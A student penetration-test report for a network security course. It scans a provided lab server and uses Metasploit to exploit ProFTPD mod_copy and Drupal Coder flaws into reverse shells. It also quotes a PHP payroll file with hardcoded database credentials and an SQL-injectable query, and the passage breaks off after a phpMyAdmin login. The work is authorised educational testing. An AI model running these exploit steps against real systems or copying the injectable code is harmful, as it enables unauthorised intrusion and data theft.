Final Project Report - Penetration Testing on Tiger Enterprises' Server

Chunjingwen Cui

School of Engineering and Computer Science, University of the Pacific

COMP 178: Computer Network Security

Professor: Jeff Shafer, Tapadhir Das

April 18, 2024

Final Project Report - Penetration Testing on Tiger Enterprises' Server

Section 1: Introduction / Purpose of Penetration Test

In this project, I have been contracted to conduct a penetration test for a small consulting company, Tiger Enterprises, Inc. In recent years, the role of system administrator at Tiger Enterprises has been filled by a succession of temporary employees or interns. This frequent turnover, coupled with the recent proliferation of ransomware, has raised serious concerns about the security of the company's computer systems. Therefore, Tiger Enterprises has engaged me to perform a penetration test to identify any security vulnerabilities present on their server, and based on these weaknesses, provide recommendations for remedial actions. This is the primary purpose of this penetration test.

To carry out this penetration task, Tiger Enterprises has provided me with a virtual machine named "U." I have been granted written permission to scan and exploit this machine for the purposes of penetration testing, although no further technical details have been provided.

Section 2: Executive Summary of Results

This penetration test was divided into four main parts. In the first part, I conducted a port scan using Nmap, and vulnerability scans using OpenVAS and Nessus. The scans revealed several significant security vulnerabilities. In the second and third parts, I exploited two of these vulnerabilities—ProFTPD 1.3.5 Mod_copy Command Execution and Drupal Coder Module RCE—using Metasploit to achieve remote command-line access to the server. However, I did not gain full control as the root user or system administrator. In the fourth part, I escalated privileges from www-data to root using an exploit found on Exploit-DB, created a new sudo user with root privileges, and attempted password cracking using the Hydra and John the Ripper tools. Additionally, due to plaintext passwords stored in the system, I discovered more user accounts and passwords during remote exploration of the target server, including three sudo users.

These findings highlight deficiencies in Tiger Enterprises' information system management and maintenance. Therefore, it is recommended that Tiger Enterprises take urgent measures to patch these vulnerabilities and enhance security measures to guard against potential future threats.

Section 3: Application Scanning Results

1. Scanning with Nmap

In the process of securing Tiger Enterprises' network, a comprehensive understanding of the active services and open ports on their system was essential.

My initial approach involved setting up the environment by downloading and setting up VM U. With Kali operational, I began with network discovery to identify potential targets within the network. Utilizing Nmap, I executed a subnet scan (`sudo nmap -sn 192.168.116.0/24`) to detect live hosts. This initial sweep identified two probable IP addresses active within the network. To pinpoint VM U's specific IP address, I performed a comparative scan with VM U turned off, conclusively determining 192.168.116.131 as its IP.

I proceeded with a comprehensive Nmap scan against the identified target, employing `sudo nmap -A 192.168.116.131` to obtain an initial overview of open ports and running services. Recognizing the importance of thoroughness in vulnerability assessment, I expanded our scope to encompass a full port range scan with `nmap -sV -p- 192.168.116.131`. This exhaustive scan ensured no ports were overlooked, providing a holistic view of the network's exposure points.

The results from the comprehensive Nmap scanning are meticulously documented in the table below. This table includes critical information about each detected service, such as the protocol, port number, application name, and version.

Table 1

Nmap Scanning Results

Protocol	Port	Application Name	Application Version	Additional Information
TCP	21	ftp	ProFTPD 1.3.5	
TCP	22	ssh	OpenSSH 6.6.1p1 Ubuntu	2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
TCP	80	http	Apache httpd 2.4.7	
TCP	445	netbios-ssn	Samba smbd 4.3.11-Ubuntu	workgroup: WORKGROUP
TCP	631	ipp	CUPS 1.7	
TCP	3306	mysql	MySQL (unauthorized)	
TCP	3500	http	WEBrick httpd 1.3.1	Ruby 2.3.8 (2018-10-18) *In `-p-` scan
TCP	6697	irc	UnrealIRCd	*In `-p-` scan
TCP	8080	http	Jetty 8.1.7.v20120910	

Note. *Identified exclusively during the `sudo nmap -sV -p- 192.168.116.131` which scanned all ports and not in the initial `sudo nmap -A 192.168.116.131` scan.

2. Vulnerability Scanning

Following the detailed Nmap scanning, I employed two vulnerability scanners, OpenVAS and Nessus, to delve deeper into the potential vulnerabilities present within the VM U's environment. For the detailed reports, please refer to the Appendix at the end of this report.

1) OpenVAS

I initiated a vulnerability assessment with OpenVAS, after ensuring that the Kali system and OpenVAS were fully updated and configured. After launching OpenVAS, I targeted VM U at IP 192.168.116.131 for a vulnerability scan. The scan results from OpenVAS indicated the following vulnerabilities classified by severity.

Table 2

OpenVAS Scan Results

Host	High	Medium	Low	Log	False Positive
192.168.116.131	7	13	3	0	0

Those belonging to High level include:

- 21/tcp ProFTPD `mod_copy` Unauthenticated Copying Of Files Via SITE CPFR/CPTO
- 631/tcp: SSL/TLS: Report Vulnerable Cipher Suites for HTTPS
- 6697/tcp: UnrealIRCd Authentication Spoong Vulnerability
- 6697/tcp: UnrealIRCd Backdoor
- 80/tcp: Drupal Coder RCE Vulnerability (SA-CONTRIB-2016-039) - Active Check
- 80/tcp: Drupal Core SQLi Vulnerability (SA-CORE-2014-005) - Active Check
- 80/tcp: Test HTTP dangerous methods

2) Nessus

Subsequently, I employed Nessus for an external scan of the VM U. Post-scan, the Nessus report demonstrated several critical and high-severity vulnerabilities.

Table 3

Nessus Scan Results

CRITICAL	HIGH	MEDIUM	LOW	INFO
2	2	9	3	76

Critical-Level Vulnerabilities:

- 92626 - Drupal Coder Module Deserialization RCE
- 84215 - ProFTPD mod_copy Information Disclosure

High-Level Vulnerabilities:

- 78515 - Drupal Database Abstraction API SQLi

- 42873 - SSL Medium Strength Cipher Suites Supported (SWEET32)

3. Next Steps Based on the Scan Results

Based on the results of the vulnerability scans, I decided to exploit two vulnerabilities: ProFTPD 1.3.5 Mod_copy Command Execution and Drupal Coder Module Remote Command Execution. I planned to use Metasploit, an open-source platform for vulnerability research and exploit development. Upon successful exploitation, I attempted to escalate privileges, cracked passwords with John the Ripper, and created users with sudo privileges to obtain usernames and passwords to access VM U.

Section 4: Access via Exploit ProFTPD 1.3.5 Mod_copy Command Execution

In this section, I exploited the ProFTPD 1.3.5 Mod_Copy Command Execution, a vulnerability discovered during vulnerability scanning by OpenVAS and Nessus.

1. Discovery and Exploitation Process

Post activation of the PostgreSQL service and initialization of the msfconsole in Kali Linux, a comprehensive scan of VM U's subnet was conducted with `db_nmap -A 192.168.116.0/24`. From the scan output, on port 21, the info for the name ftp showed ProFTPD 1.3.5, which is related to the vulnerability of this section.

```
msf6 > services
Services
========

host             port  proto  name         state   info
----             ----  -----  ----         -----   ----
192.168.116.2    53    tcp    domain       open    Cloudflare public DNS
192.168.116.131  21    tcp    ftp          open    ProFTPD 1.3.5
192.168.116.131  22    tcp    ssh          open    OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 Ubuntu Linux; protocol 2.0
192.168.116.131  80    tcp    http         open    Apache httpd 2.4.7
192.168.116.131  445   tcp    netbios-ssn  open    Samba smbd 4.3.11-Ubuntu workgroup: WORKGROUP
192.168.116.131  631   tcp    ipp          open    CUPS 1.7
192.168.116.131  3000  tcp    ppp          closed
192.168.116.131  3306  tcp    mysql        open    MySQL unauthorized
192.168.116.131  8080  tcp    http         open    Jetty 8.1.7.v20120910
192.168.116.131  8181  tcp    intermapper  closed
```

Executing `search type:exploit name:ProFTPD` within msfconsole facilitated the location of exploit path `exploit/unix/ftp/proftpd_modcopy_exec`.

```
msf6 > search type:exploit name:ProFTPD

Matching Modules
================

   #   Name                                                       Disclosure Date  Rank       Check  Description
   -   ----                                                       ---------------  ----       -----  -----------
   0   exploit/linux/ftp/proftp_sreplace                          2006-11-26       great      Yes    ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
   1     \_ target: Automatic Targeting                           .                .          .      .
   2     \_ target: Debug                                         .                .          .      .
   3     \_ target: ProFTPD 1.3.0 (source install) / Debian 3.1   .                .          .      .
   4   exploit/freebsd/ftp/proftp_telnet_iac                      2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow
   5     \_ target: Automatic Targeting                           .                .          .      .
   6     \_ target: Debug                                         .                .          .      .
   7     \_ target: ProFTPD 1.3.2a Server (FreeBSD 8.0)           .                .          .      .
   8   exploit/linux/ftp/proftp_telnet_iac                        2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow
   9     \_ target: Automatic Targeting                           .                .          .      .
   10    \_ target: Debug                                         .                .          .      .
   11    \_ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1 .               .          .      .
   12    \_ target: ProFTPD 1_3_3a Server (Debian) - Squeeze Beta1 (Debug) .      .          .      .
   13    \_ target: ProFTPD 1.3.2c Server (Ubuntu 10.04)          .                .          .      .
   14  exploit/unix/ftp/proftpd_modcopy_exec                      2015-04-22       excellent  Yes    ProFTPD 1.3.5 Mod_Copy Command Execution
   15  exploit/unix/ftp/proftpd_133c_backdoor                     2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Command Execution
```

Then exploited this vulnerability with `use exploit/unix/ftp/proftpd_modcopy_exec` and obtained information about the vulnerability by entering `info`.

```
msf6 > use exploit/unix/ftp/proftpd_modcopy_exec
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > info

       Name: ProFTPD 1.3.5 Mod_Copy Command Execution
     Module: exploit/unix/ftp/proftpd_modcopy_exec
   Platform: Unix
       Arch: cmd
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2015-04-22

Provided by:
  Vadim Melihow
  xistence <xistence@0x90.nl>

Module side effects:
 artifacts-on-disk
 ioc-in-logs

Module stability:
 crash-safe

Module reliability:
 repeatable-session

Available targets:
      Id  Name
      --  ----
  ⇒  0   ProFTPD 1.3.5

Check supported:
  Yes

Basic options:
  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      80               yes       HTTP port (TCP)
  RPORT_FTP  21               yes       FTP port
  SITEPATH   /var/www         yes       Absolute writable website path
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /                yes       Base path to the website
  TMPPATH    /tmp             yes       Absolute writable path
  VHOST                       no        HTTP server virtual host

Payload information:
  Avoid: 0 characters

Description:
  This module exploits the SITE CPFR/CPTO mod_copy commands in ProFTPD version 1.3.5.
  Any unauthenticated client can leverage these commands to copy files from any
  part of the filesystem to a chosen destination. The copy commands are executed with
  the rights of the ProFTPD service, which by default runs under the privileges of the
  'nobody' user. By using /proc/self/cmdline to copy a PHP payload to the website
  directory, PHP remote code execution is made possible.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2015-3306
  https://www.exploit-db.com/exploits/36742
  http://bugs.proftpd.org/show_bug.cgi?id=4169
```

Next, by entering `show options`, I viewed the necessary settings:

- Set the target's IP address with `set RHOSTS 192.168.116.131`;
- Set SITEPATH with `set SITEPATH /var/www/html`;
- View available payloads with show payloads, then set the payload with `set PAYLOAD cmd/unix/reverse_perl`;

  After all other options were configured, I ran the exploit with `exploit`.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit

[*] Started reverse TCP handler on 192.168.116.129:4444
[*] 192.168.116.131:80 - 192.168.116.131:21 - Connected to FTP server
[*] 192.168.116.131:80 - 192.168.116.131:21 - Sending copy commands to FTP server
[*] 192.168.116.131:80 - Executing PHP payload /IlwHz.php
[+] 192.168.116.131:80 - Deleted /var/www/html/IlwHz.php
[*] Command shell session 2 opened (192.168.116.129:4444 → 192.168.116.131:53959) at 2024-04-02 16:43:42 -0700

whoami
www-data
uname -a
Linux TigerEnterprisesU 3.13.0-24-generic #47-Ubuntu SMP Fri May 2 23:30:00 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
```

After executing the exploit command, a session was opened, and penetration was successful.

2. Access Level and Verification

I entered Linux commands to try to find some information. In this remote shell, by entering `whoami`, I found that I accessed VM U as the user `www-data`, not as `root`; `sudo -l` provided no feedback; `id -u` returned 33. From these commands, we can see that the current user, `www-data`, does not have root access and does not have full control.

```
[*] Command shell session 1 opened (192.168.116.129:4444 → 192.168.116.131:33823) at 2024-04-05 15:49:37 -0700

whoami
www-data
uname -a
Linux TigerEnterprisesU 3.13.0-24-generic #47-Ubuntu SMP Fri May 2 23:30:00 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
id -u
33
sudo -l
```

3. Summary of Vulnerability

To summarize, this vulnerability, named ProFTPD 1.3.5 Mod_Copy Command Execution, operates on service port 21 for the FTP application, and its full path is `exploit/unix/ftp/proftpd_modcopy_exec`. The CVE number is CVE-2015-3306.

From the references and external network searches, we can get the function of this vulnerability and understand that is highly rated because it allows attackers to read and write arbitrary files with the SITE CPFR and SITE CPTO commands without any authentication. These commands can be used by attackers to copy files to arbitrary locations, even to configuration and executable files, allowing unauthorized disclosure of information or command execution.

To exploit this vulnerability, we need to set at least three, RHOSTS, SITEPATE and PAYLOAD.

4. Recommendations

To mitigate this vulnerability, system administrators should promptly update ProFTPD to a patched version or, if immediate updating is not feasible, temporarily disable the Mod_Copy module.

Section 5: Access via Exploit Drupal Coder Module RCE

In this section, I exploited the Remote Command Execution vulnerability in the Drupal Coder Module, which was also identified in the vulnerability scans conducted by Nessus and OpenVAS.

1. Discovery and Exploitation Process

Within the msfconsole, I began by searching for exploits related to Drupal using the command `search type:exploit name:drupal`.

```
msf6 post(multi/manage/shell_to_meterpreter) > search type:exploit name:drupal

Matching Modules
================

   #   Name                                                       Disclosure Date  Rank       Check  Description
   -   ----                                                       ---------------  ----       -----  -----------
   0   exploit/unix/webapp/drupal_coder_exec                      2016-07-13       excellent  Yes    Drupal CODER Module Remote Command Executi
on
   1   exploit/unix/webapp/drupal_drupalgeddon2                   2018-03-28       excellent  Yes    Drupal Drupalgeddon 2 Forms API Property I
njection
   2     \_ target: Automatic (PHP In-Memory)                     .                .          .      .
   3     \_ target: Automatic (PHP Dropper)                       .                .          .      .
   4     \_ target: Automatic (Unix In-Memory)                    .                .          .      .
   5     \_ target: Automatic (Linux Dropper)                     .                .          .      .
   6     \_ target: Drupal 7.x (PHP In-Memory)                    .                .          .      .
   7     \_ target: Drupal 7.x (PHP Dropper)                      .                .          .      .
   8     \_ target: Drupal 7.x (Unix In-Memory)                   .                .          .      .
   9     \_ target: Drupal 7.x (Linux Dropper)                    .                .          .      .
   10    \_ target: Drupal 8.x (PHP In-Memory)                    .                .          .      .
   11    \_ target: Drupal 8.x (PHP Dropper)                      .                .          .      .
   12    \_ target: Drupal 8.x (Unix In-Memory)                   .                .          .      .
   13    \_ target: Drupal 8.x (Linux Dropper)                    .                .          .      .
   14    \_ AKA: SA-CORE-2018-002                                 .                .          .      .
   15    \_ AKA: Drupalgeddon 2                                   .                .          .      .
   16  exploit/multi/http/drupal_drupageddon                      2014-10-15       excellent  No     Drupal HTTP Parameter Key/Value SQL Inject
ion
   17    \_ target: Drupal 7.0 - 7.31 (form-cache PHP injection method)  .          .          .      .
   18    \_ target: Drupal 7.0 - 7.31 (user-post PHP injection method)   .          .          .      .
   19  exploit/unix/webapp/drupal_restws_exec                     2016-07-13       excellent  Yes    Drupal RESTWS Module Remote PHP Code Execu
tion
   20  exploit/unix/webapp/drupal_restws_unserialize              2019-02-20       normal     Yes    Drupal RESTful Web Services unserialize()
RCE
   21    \_ target: PHP In-Memory                                 .                .          .      .
   22    \_ target: Unix In-Memory                                .                .          .      .
```

The search results revealed an exploit named `exploit/unix/webapp/drupal_coder_exec`, which matched the description of the vulnerability I aimed to exploit.

Consequently, I proceeded with this exploit by using the command `use exploit/unix/webapp/drupal_coder_exec`.

```
msf6 exploit(unix/webapp/drupal_coder_exec) > info

       Name: Drupal CODER Module Remote Command Execution
     Module: exploit/unix/webapp/drupal_coder_exec
   Platform: Unix
       Arch: cmd
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2016-07-13

Provided by:
  Nicky Bloor <nick@nickbloor.co.uk>
  Mehmet Ince <mehmet@mehmetince.net>

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic

Check supported:
  Yes

Basic options:
  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.116.131  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      80               yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /                yes       The target URI of the Drupal installation
  VHOST                       no        HTTP server virtual host

Payload information:
  Space: 250
  Avoid: 1 characters

Description:
  This module exploits a Remote Command Execution vulnerability in the
  Drupal CODER Module. Unauthenticated users can execute arbitrary
  commands under the context of the web server user.

  The CODER module doesn't sufficiently validate user inputs in a script
  file that has the PHP extension. A malicious unauthenticated user can
  make requests directly to this file to execute arbitrary commands.
  The module does not need to be enabled for this to be exploited.

  This module was tested against CODER 2.5 with Drupal 7.5 installed on
  Ubuntu Server.

References:
  https://www.drupal.org/node/2765575
```

Following the guide provided by `show options`, which indicates the required settings, I configured the necessary parameters:

- RHOSTS: `set RHOSTS 192.168.116.131`;
- TARGETURI: `set TARGETURI /drupal`;

All other options, including the payload, were pre-configured.

I then executed the `exploit`, which opened a new command shell session, indicating successful penetration into VM U via this vulnerability.

```
msf6 exploit(unix/webapp/drupal_coder_exec) > show options

Module options (exploit/unix/webapp/drupal_coder_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     192.168.116.131  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /drupal          yes       The target URI of the Drupal installation
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_bash):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.116.129  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/drupal_coder_exec) > exploit

[*] Started reverse TCP handler on 192.168.116.129:4444
[*] Cleaning up: [ -f coder_upgrade.run.php ] && find . \! -name coder_upgrade.run.php -delete
[*] Command shell session 3 opened (192.168.116.129:4444 → 192.168.116.131:60170) at 2024-04-15 18:26:44 -0700
```

2. Access Level and Verification

In the remote shell, executing the command `whoami` returned `www-data`, indicating that similar to the situation described in Section 4 of this report, the exploitation of this vulnerability granted me the user permissions of www-data, but not root access or full control.

```
msf6 exploit(unix/webapp/drupal_coder_exec) > exploit

[*] Started reverse TCP handler on 192.168.116.129:4444
[*] Cleaning up: [ -f coder_upgrade.run.php ] && find . \! -name coder_upgrade.run.php -delete
[*] Command shell session 3 opened (192.168.116.129:4444 → 192.168.116.131:60170) at 2024-04-15 18:26:44 -0700
whoami

www-data
```

3. Summary of Vulnerability

This vulnerability pertains to the Drupal Coder Module Remote Command Execution and operates on port 80 with the HTTP application. The full path of the exploit is `exploit/unix/webapp/drupal_coder_exec`. No specific CVE number is provided in the references.

According to the official Drupal site, the Coder module is intended to check Drupal code against coding standards and to perform basic upgrades on modules. However, affected versions (7.x-1.x versions prior to 7.x-2.3 and 7.x-2.x versions prior to 7.x-2.6) fail to adequately validate user input within script files that have a `.php` extension. This allows unauthenticated malicious users to directly make requests to these files to execute arbitrary PHP code.

To exploit this vulnerability, at least two options need to be set (assuming other required options and the payload are already set to defaults), which are RHOSTS and TARGETURI.

4. Recommendations

According to Drupal official website, there is no ready workaround to mitigate or prevent the impact of this vulnerability as long as the module exists on the filesystem and is accessible over the network, even if not activated. However, system administrators have two potential solutions. One method is to remove the entire coder module from any publicly accessible website. Another method is to upgrade the Coder to versions 7.x-1.3 or 7.x-2.6.

Section 6: Access via User Logins

As I continued to penetrate the server, I tried to exploit user login credentials. This section outlines strategies I used for gaining access through various methods.

1. Post exploiting by ProFTPD mod_copy

Following the successful penetration of VM U via the ProFTPD mod_copy vulnerability, I entered some commands into the remote shell to find useful information.


One exploration with `ls -l` revealed applications in the current directory, including a PHP file, and three applications: chat, drupal, and phpmyadmin. By checking the payroll_app.php file with `less`, I was surprised to obtain the plain database connection information `mysqli('127.0.0.1', 'root', 'sploitme', 'payroll')`, revealing a username "root" and corresponding password "sploitme" that can enter the database!

```
pwd
/var/www/html
ls -l
total 16
drwxrwxrwx 2 root     root     4096 Oct 29  2020 chat
drwxr-xr-x 9 www-data www-data 4096 Oct 29  2020 drupal
-rwxr-xr-x 1 root     root     1778 Oct 29  2020 payroll_app.php
drwxr-xr-x 8 root     root     4096 Oct 29  2020 phpmyadmin
less /var/www/html/payroll_app.php
<?php

$conn = new mysqli('127.0.0.1', 'root', 'sploitme', 'payroll');
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}
?>

<?php
if (!isset($_POST['s'])) {
?>
<center>
<form action="" method="post">
<h2>Payroll Login</h2>
<table style="border-radius: 25px; border: 2px solid black; padding: 20px;">
    <tr>
        <td>User</td>
        <td><input type="text" name="user"></td>
    </tr>
    <tr>
        <td>Password</td>
        <td><input type="password" name="password"></td>
    </tr>
    <tr>
       <td><input type="submit" value="OK" name="s">
    </tr>
</table>
</form>
</center>
<?php
}
?>

<?php
if($_POST['s']){
    $user = $_POST['user'];
    $pass = $_POST['password'];
    $sql = "select username, first_name, last_name, salary from users where username = '$user' and password = '$pass'";

    if ($conn->multi_query($sql)) {
        do {
            /* store first result set */
            echo "<center>";
            echo "<h2>Welcome, " . $user . "</h2><br>";
            echo "<table style='border-radius: 25px; border: 2px solid black;' cellspacing=30>";
            echo "<tr><th>Username</th><th>First Name</th><th>Last Name</th><th>Salary</th></tr>";
            if ($result = $conn->store_result()) {
                while ($row = $result->fetch_assoc()) {
                    $keys = array_keys($row);
                    echo "<tr>";
                    foreach ($keys as $key) {
                        echo "<td>" . $row[$key] . "</td>";
                    }
                    echo "</tr>\n";
                }
                $result->free();
            }
            if (!$conn->more_results()) {
                echo "</table></center>";
            }
        } while ($conn->next_result());
    }
}
?>
```

Although this account and password may not necessarily be the password of the root user of VM U, I attempted to log in using this username. However, the attempt failed, as VM U indicated that the login information was incorrect.


Subsequently, I tried to log into the three applications: chat, drupal, and phpMyAdmin. After several attempts, `/chat` yielded no valuable information, and the account and password for `/drupal` were incorrect, preventing login.

In contrast, when I tried to log in to phpMyAdmin with this username and password, I successfully gained access.(I accessed phpMyAdmin by navigating to `http://192.168.116.131/phpmyadmin` in the browser, and enter the username and password.)



Upon briefly browsing the homepage, I was able to gather the following insights. The web application in use was for managing MySQL databases. The current database server was identified as “metasploitable”, running on MySQL version 5.5.62-0ubuntu0.14.04.1. The accessible user account for the database was “root@localhost”, indicating it had root privileges and was locally accessible.

